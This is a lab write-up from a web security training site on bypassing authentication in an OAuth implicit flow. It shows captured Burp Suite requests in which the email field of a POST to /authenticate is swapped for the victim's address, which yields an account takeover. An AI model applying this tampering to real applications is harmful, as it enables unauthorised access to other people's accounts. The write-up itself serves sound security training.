

Authentication bypass via OAuth implicit flow

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.


To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`. You can log in with your own social media account using the following credentials: `wiener:peter`.

To Do

While proxying traffic through Burp, click "My account" and complete the OAuth login process. Afterwards, you will be redirected back to the blog website.

Review The HTTP History For Useful Artefacts

In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that make up the OAuth flow. This starts from the authorization request `GET /auth?client_id=[...]`.



The screenshot shows the 'Request' tab in Burp Suite's HTTP history. The request is a POST to `/authenticate` on `0a12007903fa353ac074080f00ea0046.web-security-academy.net`. The request body is a JSON object containing user information. The 'Pretty' tab is selected, showing the request in a human-readable format.

```
1 POST /authenticate HTTP/1.1
2 Host: 0a12007903fa353ac074080f00ea0046.web-security-academy.net
3 Cookie: session=8mllGwxHJqJfiiQDNM0HJp7wI05nw4Uxh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
  Gecko/20100101 Firefox/103.0
5 Accept: application/json
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a12007903fa353ac074080f00ea0046.web-security-academy.net/oauth-
  callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin:
  https://0a12007903fa353ac074080f00ea0046.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
  "email": "wiener@hotdog.com",
  "username": "wiener",
  "token": "YhLPpfJI4iS3WtTLHQaiKUcrdsFmmOBGm62IMIWCdax"
}
```

Notice that the client application (the blog website) receives some basic information about the user from the OAuth service. It then logs the user in by sending a `POST` request containing this information to its own `/authenticate` endpoint, along with the access token.

Intercept the /authenticate request

After interception, change the email address to `carlos@carlos-montoya.net` and send the request. It will pass through the security and Carlos's token will be usable.

```
7  
8 {  
  "email": "carlos@carlos-montoya.net",  
  "username": "wiener",  
  "token": "YhLPpfJI4iS3WtTLHQaiKUcrdsFmmOBGm62IMIWCdax"  
}
```

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Congratulations, you solved the lab!

Blue Print

